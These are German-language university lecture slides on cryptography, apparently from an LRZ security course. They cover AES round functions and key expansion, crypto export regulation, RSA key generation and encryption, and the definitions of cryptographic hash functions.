
AES Zeilenshift (ShiftRows ())

- Zyklischer Shift der letzten drei Zeilen des State:

- Zeile 1 bleibt unverändert
- Zeile 2 um 1 Byte
- Zeile 3 um 2 Byte
- Zeile 4 um 3 Byte



AES: Ver- und Entschlüsselung



Addition und Multiplikation in Galois-Fields (GF)

- Addition (= Subtraktion) modulo 2 = stellenweise XOR-Verknüpfung \oplus ; Beispiel:

$$(x^6 + x^4 + x^2 + x + 1) + (x^7 + x + 1) = x^7 + x^6 + x^4 + x^2 \quad (\text{polynomial notation});$$

$$\{01010111\} \oplus \{10000011\} = \{11010100\} \quad (\text{binary notation});$$

$$\{57\} \oplus \{83\} = \{d4\} \quad (\text{hexadecimal notation}).$$


- Multiplikation \bullet in GF(2⁸) entspricht Polynommultiplikation modulo irreduziblem (nur durch 1 oder sich selbst teilbar) Polynom vom Grad 8. Für AES: $m(x) = x^8 + x^4 + x^3 + x + 1$ Beispiel:

$$\{57\} \bullet \{83\} = \{c1\}$$

$$\begin{aligned} (x^6 + x^4 + x^2 + x + 1)(x^7 + x + 1) &= x^{13} + x^{11} + x^9 + x^8 + x^7 + \\ &\quad x^7 + x^5 + x^3 + x^2 + x + \\ &\quad x^6 + x^4 + x^2 + x + 1 \\ &= x^{13} + x^{11} + x^9 + x^8 + x^6 + x^5 + x^4 + x^3 + 1 \\ x^{13} + x^{11} + x^9 + x^8 + x^6 + x^5 + x^4 + x^3 + 1 &\text{ modulo } (x^8 + x^4 + x^3 + x + 1) \\ &= x^7 + x^6 + 1. \end{aligned}$$

AES Spaltenmix (MixColumns ())

- Angewendet auf jede Spalte des State



- Jede Spalte wird als Polynom vom Grad 3 mit Koeffizienten aus GF(2⁸) aufgefasst:
 - Multiplikation mit dem festen Polynom $a(x)$ modulo x^4+1

$$a(x) = \{03\}x^3 + \{01\}x^2 + \{01\}x + \{02\} .$$

- Darstellbar als Matrizenmultiplikation:

$$\begin{bmatrix} s'_{0,c} \\ s'_{1,c} \\ s'_{2,c} \\ s'_{3,c} \end{bmatrix} = \begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix} \begin{bmatrix} s_{0,c} \\ s_{1,c} \\ s_{2,c} \\ s_{3,c} \end{bmatrix} \quad \text{für } 0 \leq c < N.$$

Ausmultipliziert:


$$s'_{0,c} = (\{02\} \bullet s_{0,c}) \oplus (\{03\} \bullet s_{1,c}) \oplus s_{2,c} \oplus s_{3,c}$$

$$s'_{1,c} = s_{0,c} \oplus (\{02\} \bullet s_{1,c}) \oplus (\{03\} \bullet s_{2,c}) \oplus s_{3,c}$$

$$s'_{2,c} = s_{0,c} \oplus s_{1,c} \oplus (\{02\} \bullet s_{2,c}) \oplus (\{03\} \bullet s_{3,c})$$


$$s'_{3,c} = (\{03\} \bullet s_{0,c}) \oplus s_{1,c} \oplus s_{2,c} \oplus (\{02\} \bullet s_{3,c}).$$

AES: Ver- und Entschlüsselung



AES: Addition des Rundenschlüssels

- Funktion AddRoundKey ()
- Jede Spalte des State wird mit einem „Wort“ des Rundenschlüssels XOR-verknüpft



AES: Bestimmung des Rundenschlüssels

```
KeyExpansion(byte key[4*Nk], word w[Nb*(Nr+1)], Nk)
begin
    word temp

    i = 0

    while (i < Nk)
        w[i] = word(key[4*i], key[4*i+1], key[4*i+2], key[4*i+3])
        i = i+1
    end while

    i = Nk

    while (i < Nb * (Nr+1))
        temp = w[i-1]
        if (i mod Nk = 0)
            temp = SubWord(RotWord(temp)) xor Rcon[i/Nk]
        else if (Nk > 6 and i mod Nk = 4)
            temp = SubWord(temp)
        end if
        w[i] = w[i-Nk] xor temp
        i = i + 1
    end while
end
```

- Schlüssel k besteht aus $32 * N_k$ Bits bzw. $4 * N_k$ Bytes
- Ein Wort $W[i]$ besteht aus 4 Bytes
- $W[0]$ sind die ersten 4 Byte des Schlüssels, $W[1]$ die zweiten 4 Bytes, ..., $W[N_{k-1}]$ die letzten 4 Bytes
- Insgesamt müssen $N_b * (N_r + 1)$ Wörter berechnet werden
- Die ersten N_k Wörter entsprechen dem vom Anwender gewählten Schlüssel
- Wort $W[i]$ entspricht $W[i-1] \text{ XOR } W[i-N_k]$
- Falls $i \bmod N_k == 0$:
 - SubWord() wendet die S-Box auf ein Wort an
 - RotWord() verwandelt $a_0a_1a_2a_3$ in $a_1a_2a_3a_0$
 - $Rcon[i]$ entspricht vordefinierten Rundenkonstanten

Ablauf Verschlüsselung

```

Cipher(byte in[4*Nb], byte out[4*Nb], word w[Nb*(Nr+1)])
begin
    byte state[4,Nb]

    state = in

    AddRoundKey(state, w[0, Nb-1])           // See Sec. 5

    for round = 1 step 1 to Nr-1
        SubBytes(state)                   // See Sec. 5
        ShiftRows(state)                 // See Sec. 5
        MixColumns(state)                // See Sec. 5
        AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
    end for

    SubBytes(state)
    ShiftRows(state)
    AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])

    out = state
end

```

Ablauf Entschlüsselung

```

InvCipher(byte in[4*Nb], byte out[4*Nb], word w[Nb*(Nr+1)])
begin
    byte state[4,Nb]

    state = in

    AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1]) // See Sec.

    for round = Nr-1 step -1 downto 1
        InvShiftRows(state)                  // See Sec.
        InvSubBytes(state)                 // See Sec.
        AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
        InvMixColumns(state)                // See Sec.
    end for

    InvShiftRows(state)
    InvSubBytes(state)
    AddRoundKey(state, w[0, Nb-1])

    out = state
end

```

- Design-Kriterien mussten offen gelegt werden
- Abschätzung und Stellungnahme zur Widerstandsfähigkeit gegen bekannte Angriffe
- Schlüsselauswahl mit nichtlinearer Durchmischung wegen Verwendung der S-Box;
damit widerstandsfähig gegen folgende Angriffe:
 - Kryptanalyst kennt Teile des Schlüssels und versucht, den Rest zu berechnen.
 - Zwei ähnliche Schlüssel haben **keine** große Zahl von gemeinsamen Rundenschlüsseln.
 - **Rundenkonstante verhindert Symmetrien** im Verschlüsselungsprozess; jede Runde ist anders.

- Keine Feistel-Chiffre, sondern deutlich höhere Diffusion:
nach 2 Runden hängen 50% Output-Bits von jedem Input-Bit ab.
- Algebraische S-Box-Konstruktion; offengelegt; in hohem Maße nichtlinear.
- Damit stabil gegen lineare und differentielle Kryptoanalyse.
- ShiftRow wurde eingefügt, um zwei neue Angriffsarten zu verhindern (truncated differentials und Square attack).
- MixColumn für hohe Diffusion; Änderung in einem Input-Byte verursacht Änderung in allen Output-Bytes
- Auswahl von 10 Runden:
Bei AES-128 mit bis zu 7 Runden sind Angriffe bekannt, die besser sind als Brute Force.
Bei mehr als 7 Runden sind keine solchen Angriffe bekannt. D.h. 3 Runden „Reserve“, die zudem sehr leicht erweitert werden können.

Einsatz von AES

- Aufgrund von Standardisierung und Qualität sehr weit verbreitet
- Beispiele:
 - In der Vorlesung behandelte Protokolle:
 - WLAN-Verschlüsselung mit WPA2/3
 - Remote-Zugriff auf Rechner mit SSH
 - Verschlüsselung auf OSI-Schicht 3: IPsec
 - Weitere Protokolle und Produkte:
 - Festplattenverschlüsselung z.B. mit Apple FileVault, Windows EFS, TrueCrypt
 - Skype
 - Kompressions-/Archivierungsprogramme (ZIP, RAR, ...)
 - viele viele mehr...

Nicht überall, wo AES draufsteht, ist auch AES drin :)

- Recherchen im Heise-Verlag 12/2008
- Hersteller bewirbt Festplatte mit Hardware-AES-Verschlüsselung.
- In Wirklichkeit wird jeder Sektor der Festplatte mit demselben Triviale Rekonstruktion des 512-Byte-Schlüssels möglich: „*Aufschrauben
des Gehäuses dauert länger als Knacken
der Verschlüsselung.*“ 512-Byte-Block XOR-verschlüsselt.



- <http://www.heise.de/security/artikel/Verschusselt-statt-verschluesselt-270058.html>

■ Symmetrische Kryptosysteme

- Data Encryption Standard (DES)
- Advanced Encryption Standard (AES)

■ Kryptoregulierung

- **Gesetzliche Beschränkung** der Nutzung kryptographischer Verfahren
 - (Offizielle) Motivation: Verbrechensbekämpfung
 - Ganz verbieten würde zu wirtschaftlichen Nachteilen führen, deshalb: Schlüsselhinterlegung (*key escrow*)
- Häufig genannte **Gegenargumente**:
 - Zentral hinterlegte Schlüssel sind attraktives Angriffsziel
 - Arbeitsgrundlage u.a. für Ärzte, Journalisten, ...
 - Verbindlichkeit elektronischer Signaturen würde in Frage gestellt
 - In Deutschland: Verfassungsrechtliche Bedenken - Grundrechte auf
 - (wirtschaftliche) Entfaltungsfreiheit (aus Art. 12 Abs. 1 GG)
 - Vertraulichkeit der Kommunikation (aus Art. 10 GG)
 - informationelle Selbstbestimmung (aus Art. 2 Abs. 1 GG)

■ OECD-Richtlinien

- empfehlen unbeschränkte Entwicklung und Nutzung kryptographischer Produkte und Dienste;
- lehnen Key-escrow-Verfahren ab.

■ Wassenaar-Gruppe:

- Abkommen von 1998 regelt Exportbeschränkungen für dual-use goods (hier: militärisch und zivil nutzbare Güter) in 33 Ländern.
- Einschränkungen für Hard-/Softwareprodukte mit Schlüssellänge ab 56 Bits.
- Ausnahmen: Verfahren für elektronische Signaturen und Authentifizierung.**
- Jedes Land entscheidet selbst, welche Produkte exportiert werden dürfen.**
 - EU: Keine Exportbeschränkungen für Produkte des Massenmarkts.
 - USA:
 - bis 1998: Exportverbot ab Schlüssellänge > 40 Bits
 - 1998 - 2000: Freier Export in 45 Länder, u.a. Deutschland
 - seit 2000: Nur noch Begutachtungsprozess bei Schlüssellänge >64 Bits

- Entwicklung, Herstellung, Vermarktung und Nutzung von Verschlüsselungsverfahren *innerhalb von Deutschland* ohne Restriktionen.
- Export von Verschlüsselungstechnik ist prinzipiell genehmigungspflichtig.
 - Vorgehen:
 - Außenwirtschaftsverordnung fordert Antrag auf individuelle Ausfuhrgenehmigung beim Bundesausfuhramt (BAFA).
 - Abstimmung dieser Anträge mit dem BSI.
 - Ausschlaggebend sind Empfänger und Zweck.
 - Ausnahmen:
 - Keine Exportrestriktionen innerhalb der Europäischen Union.
 - Keine Exportkontrolle bei elektronischen Signaturen und Authentifizierungsverfahren für die Anwendungsbereiche Banking, Pay-TV, Copyright-Schutz und schnurlose Telefone (ohne Ende-zu-Ende-Verschlüsselung).

- US Department of Commerce, Bureau of Industry and Security verhängt \$ 750.000 Geldstrafe gegen Wind River Systems (Intel).
- Wind River Systems hatte ohne Exportgenehmigung ein Betriebssystem mit Kryptofunktionen u.a. an Kunden in China, Hong Kong, Russland, Israel, Südafrika und Südkorea geliefert.
- Erste Geldstrafe, bei der keine der in USA explizit sanktionierten Länder (u.a. Kuba, Iran, Nordkorea, Sudan, Syrien) involviert waren.
- = **Signalwirkung** auch für andere Hersteller



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 8:

Asymmetrische und hybride Kryptosysteme

- Asymmetrische Kryptosysteme
 - RSA
 - Sicherheit von RSA
- Schlüssellängen und Schlüsselsicherheit
- Hybride Kryptosysteme
- Elektronische Signatur
- Quantencomputer und quantensichere Kryptographie

- Jeder Partner besitzt Schlüsselpaar aus
 - persönlichem, geheim zu haltenden Schlüssel (private key)
(wird NIE übertragen)
 - und öffentlich bekannt zu gebenden Schlüssel (public key)
(kann über unsichere und öffentliche Kanäle übertragen werden)
- Protokoll:
 1. Alice und Bob erzeugen sich Schlüsselpaare: (k_e^A, k_d^A) (k_e^B, k_d^B)
 2. Öffentliche Schlüssel (k_e^A, k_e^B) werden geeignet öffentlich gemacht
 3. Alice will m an Bob senden; dazu benutzt sie Bobs öffentlichen Schlüssel
$$c = e(m, k_e^B)$$
 4. Bob entschlüsselt die Nachricht mit seinem privaten Schlüssel:
$$m = d(c, k_d^b) = d(e(m, k_e^b), k_d^b)$$
- Beispiele: RSA, DSA, ElGamal, ...

Zielsetzung

- Effizienz / Performanz:
 - Schlüsselpaare sollen „einfach“ zu erzeugen sein.
 - Ver- und Entschlüsselung soll „schnell“ ablaufen.
- Veröffentlichung von k_e darf keine Risiken mit sich bringen
- Privater Schlüssel k_d darf nicht „einfach“ aus k_e ableitbar sein
 - D.h. Funktion f mit $f(k_d) = k_e$ soll nicht umkehrbar sein („Einwegfunktion“)
- Einsatz zur **Verschlüsselung**:
 - Alice schickt Nachricht m mit Bobs Public Key verschlüsselt an Bob
 - Bob entschlüsselt den empfangenen Chiffretext mit seinem privaten Schlüssel
- Einsatz zur **elektronischen Signatur**:
 - Alice verschlüsselt ein Dokument mit ihrem privaten Schlüssel
 - Bob entschlüsselt das Dokument mit Alices öffentlichem Schlüssel

- Benannt nach den Erfindern: Rivest, Shamir, Adleman (1978)
- Sicherheit basiert auf dem **Faktorisierungsproblem**:
 - Geg. zwei große Primzahlen p und q (z.B. 200 Dezimalstellen):
 - $n=pq$ ist auch für große Zahlen einfach zu berechnen,
 - aber für gegebenes n ist dessen Primfaktorzerlegung sehr aufwendig
- Erfüllt alle Anforderungen an asymmetrisches Kryptosystem
- 1983 (nur) in USA patentiert (im Jahr 2000 ausgelaufen)
- Große Verbreitung, verwendet in:
 - TLS (Transport Layer Security)
 - PEM (Privacy Enhanced Mail)
 - PGP (Pretty Good Privacy)
 - GnuPG (GNU Privacy Guard)
 - SSH
 -

- Erzeugung eines Schlüsselpaars
- Verschlüsselung
- Entschlüsselung

Erzeugung eines Schlüsselpaars

- Randomisierte Wahl von zwei ähnlich großen, unterschiedlichen Primzahlen, p und q
- $n = pq$ ist sog. RSA-Modul
- Euler'sche Phi-Funktion gibt an, wie viele positive ganze Zahlen zu n teilerfremd sind: $\Phi(n) = (p - 1)(q - 1)$
- Wähle teilerfremde Zahl e mit $1 < e < \Phi(n)$
d.h. der größte gemeinsame Nenner von e und $\Phi(n) = 1$
 - Für e wird häufig 65537 gewählt: Je kleiner e ist, desto effizienter ist die Verschlüsselung, aber bei sehr kleinen e sind Angriffe bekannt.
 - Der öffentliche Schlüssel besteht aus dem RSA-Modul n und dem Verschlüsselungsexponenten e.
- Bestimme Zahl d als multiplikativ Inverse von e bezüglich $\Phi(n)$
$$d = e^{-1} \bmod \Phi(n)$$
 - Berechnung z.B. über den erweiterten Euklidischen Algorithmus
 - n und d bilden den privaten Schlüssel; d muss geheim gehalten werden

- Alice kommuniziert ihren öffentlichen Schlüssel (n, e) geeignet an Bob (Ziel hier: Authentizität von Alice, nicht Vertraulichkeit!)
- Bob möchte Nachricht M verschlüsselt an Alice übertragen:
 - Nachricht M wird als Integer-Zahl m aufgefasst, mit $0 < m < n$
d.h. Nachricht m muss kleiner sein als das RSA-Modul n
 - Bob berechnet Ciphertext $c = m^e \pmod{n}$
 - Bob schickt c an Alice
- Alice möchte Ciphertext c entschlüsseln
 - Alice berechnet hierzu $m = c^d \pmod{n}$
 - Aus Integer-Zahl m kann Nachricht M rekonstruiert werden.

Nomenklatur für kryptologische Verfahren

- Für Verschlüsselungsverfahren wird künftig die folgende Notation verwendet:

Ap	Öffentlicher (public) Schlüssel von A
As	Geheimer (secret) Schlüssel von A
$Ap\{m\}$	Verschlüsselung der Nachricht m mit dem öffentlichen Schlüssel von A
$As\{m\}$ oder $A\{m\}$	Von A erstellte digitale Signatur von m
$S[m]$	Verschlüsselung von m mit dem symmetrischen Schlüssel S



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften


Kapitel 9:

Kryptographische Hash-Funktionen

- Definition: Kryptographische Hash-Verfahren
- Angriffe gegen One-Way-Hash-Funktionen
- Konstruktion von Hash-Funktionen
- Algorithmen:
 - MD5
 - SHA-3 (Keccak)

Hash-Funktionen zur Integritätssicherung

- Ziel: Sicherstellen, dass Manipulationen an einer übertragenen Nachricht erkannt werden.



- Beispiel Software-Distribution:



The screenshot shows a web page for a software distribution. On the left, under 'Downloads', there is a list of instructions and a link to 'Current Sources'. On the right, under 'Current Sources', there is a description of the tarball and links to download files. A large yellow arrow points from the 'Downloads' section to the 'Current Sources' section.

downloads

Show pagesource Old revisions

Trace: > downloads

Downloads

- The complete Changelog
- You can browse the file archive [here](#).
- For installation information, see [README](#).
- Don't forget to [patch your driver](#) before you use it.
- See [this page](#) to know how to do it.

Current Sources

This tarball contains the latest Linux sources.

[aircrack-ng-1.1.tar.gz](#)

SHA1: 16eed1a8cf06eb8274ae382150b56589b23adf77
MD5: f7a24ed8fad122c4187d06bfd6f998b4

Current Sources


This tarball contains the latest Linux sources.

[aircrack-ng-1.1.tar.gz](#)

SHA1: 16eed1a8cf06eb8274ae382150b56589b23adf77
MD5: f7a24ed8fad122c4187d06bfd6f998b4

Herkömmliche vs. kryptographische Hash-Funktionen

- Prüfsummen dienen der Erkennung von (unbeabsichtigten) Übertragungsfehlern, z.B. beim IPv4-Header:



- Kryptographische Prüfsummen sollen auch absichtliche Manipulationen erschweren

■ Hash-Funktionen

- bilden „Universum“ auf endlichen Bildbereich ab
- sind **nicht** injektiv
- Bildbereich i.d.R. sehr viel kleiner als Universum
- Kollisionen möglich:

$$\exists x, y \in U : x \neq y \quad \wedge \quad h(x) = h(y)$$

■ Kryptographische Hash-Funktion H:

- Eingabe: beliebig langes Wort m aus dem Universum U
- Ausgabe: Hashwert H(m) mit fester Länge
- H soll möglichst kollisionsresistent sein

Beispiel

- MD5-Hashwerte sind immer 128 Bits lang
 - egal, wie lange die Eingabe ist

```
829c11ba6dcdf045dd1e5a77b34c05e 00o-SDK_3.2.1_Linux_x86-64_install-deb_en-US.tar.gz
0f8abee370438e49e7ea0c2287589760 00o-SDK_3.2.1_Linux_x86-64_install-rpm_en-US.tar.gz
35e8406c95c58b0087b9ad964faa13b8 00o-SDK_3.2.1_Linux_x86_install-deb_en-US.tar.gz
ecc8271619ad788203cc61c7d9930522 00o-SDK_3.2.1_Linux_x86_install-rpm_en-US.tar.gz
dddab486fd466bb1fc1a126d75919a3f 00o-SDK_3.2.1_MacOS_x86_install_en-US.dmg
```

- Weil es nur 2^{128} verschiedene MD5-Hashwerte gibt, existieren beliebig viele Dateien mit demselben MD5-Hashwert
 - = Kollision
- Zwei sehr ähnliche, aber nicht identische Eingaben sollen nicht denselben MD5-Hashwert haben
 - = Kollisionsresistenz
- Angreifer versucht, die Nachricht m „sinnvoll“ in m' abzuändern, so dass $\text{md5}(m) = \text{md5}(m')$

Def. Kryptographische Hashfunktion

■ Schwache Hash-Funktion H:

- H besitzt die Eigenschaften einer Einwegfunktion
- Hashwert $H(m) = h$ mit $|h|=k$ (z.B. $k = 128$ Bits) ist bei gegebener Nachricht m einfach zu berechnen
- Bei gegebenem $h = H(m)$ für $m \in A_l^*$ ist es praktisch unmöglich, eine (sinnvolle) m' zu finden mit:

$$m' \neq m, \quad m' \in A_l^* \quad \wedge \quad H(m') = h$$

■ Starke Hash-Funktion H:

- H hat alle Eigenschaften einer schwachen Hash-Funktion
- Es ist zusätzlich praktisch unmöglich, eine Kollision zu finden, d.h. ein Paar verschiedene Eingabewerte m und m' mit:

$$m' \neq m, \quad m, m' \in A_l^* \quad \wedge \quad H(m) = H(m')$$

Birthday Attack auf One-Way-Hash-Funktionen

- Wie viele Personen brauchen Sie, damit mit Wahrscheinlichkeit $P > 0,5$ eine weitere Person mit Ihnen Geburtstag hat?

Antwort: 253
